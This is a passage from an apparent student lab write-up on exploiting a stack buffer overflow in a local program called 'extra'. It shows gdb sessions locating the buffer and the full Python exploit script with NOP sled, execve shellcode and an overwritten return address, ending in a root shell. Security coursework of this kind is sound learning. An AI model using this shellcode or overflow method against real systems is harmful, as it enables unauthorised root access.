����������������������������������������������������������������1�H�и��K��H��ST_�RWT^�;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA BBBBBB
root@vishal-macbook:/vagrant/Lab_7#
```

Running in gdb :



root@vishal-macbook: /vagrant/Lab_7

```
root@vishal-macbook:/vagrant/Lab_7# gdb extra
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from extra...done.
(gdb) b 21
Breakpoint 1 at 0x400903: file extra.c, line 21.
(gdb) r $(cat exploit)
Starting program: /vagrant/Lab_7/extra $(cat exploit)

Breakpoint 1, login (
    username=0x7fffffffe7ef '\220' <repeats 64 times>, "\061\300H\273й\226\221Ќ\227\377H\367\333ST_\231RWT^\260;\017\005", 'A' <repeats 61
times>, password=0x7fffffffe888 "0\344\377\377\377\177") at extra.c:22
22          for (index = 0; index < SHA_DIGEST_LENGTH; index++) {
(gdb) x/40x $rsp
0x7fffffffe3b0: 0xffffe888      0x00007fff      0xffffe7ef      0x00007fff
0x7fffffffe3c0: 0x52f756af      0x92df9da4      0x71250d56      0xf54989ad
0x7fffffffe3d0: 0x4f6be596      0x00000000      0x00000000      0x00000000
0x7fffffffe3e0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe3f0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe400: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe410: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe420: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe430: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe440: 0x90909090      0x90909090      0x90909090      0x90909090
(gdb)
```

Got the start address of buffer

**Now that we got the start address of the buffer we will set the return address as start address of buffer + offset, generate the exploit payload and inject in our vulnerable program.**

root@vishal-macbook: /vagrant/Lab_7

```
root@vishal-macbook:/vagrant/Lab_7# cat extra_attack.py
#!/usr/bin/python

nopsled = '\x90' * 64
shellcode = ('\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05')
padding = 'A' * (152 - 64 - 27)
eip = '\x30\xe4\xff\xff\xff\x7f'
print nopsled + shellcode + padding + " " +eip
root@vishal-macbook:/vagrant/Lab_7# ./extra_attack.py > exploit
root@vishal-macbook:/vagrant/Lab_7# gdb extra
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from extra...done.
(gdb) r $(cat exploit)
Starting program: /vagrant/Lab_7/extra $(cat exploit)
process 12234 is executing new program: /bin/dash
# whoami
root
#
```

**Et. Viola!! We got root shell !! We have uploaded the attack file on cymaster file named as `attack_extra.py` under `/home/team_20/Lab7`**

## References:


[1] https://gcc.gnu.org/onlinedocs/gcc-8.1.0/gcc/Warnings-and-Errors.html

[2] https://gcc.gnu.org/onlinedocs/gcc/Warning-Options.html

[3] https://0x00sec.org/t/exploit-mitigation-techniques-stack-canaries/5085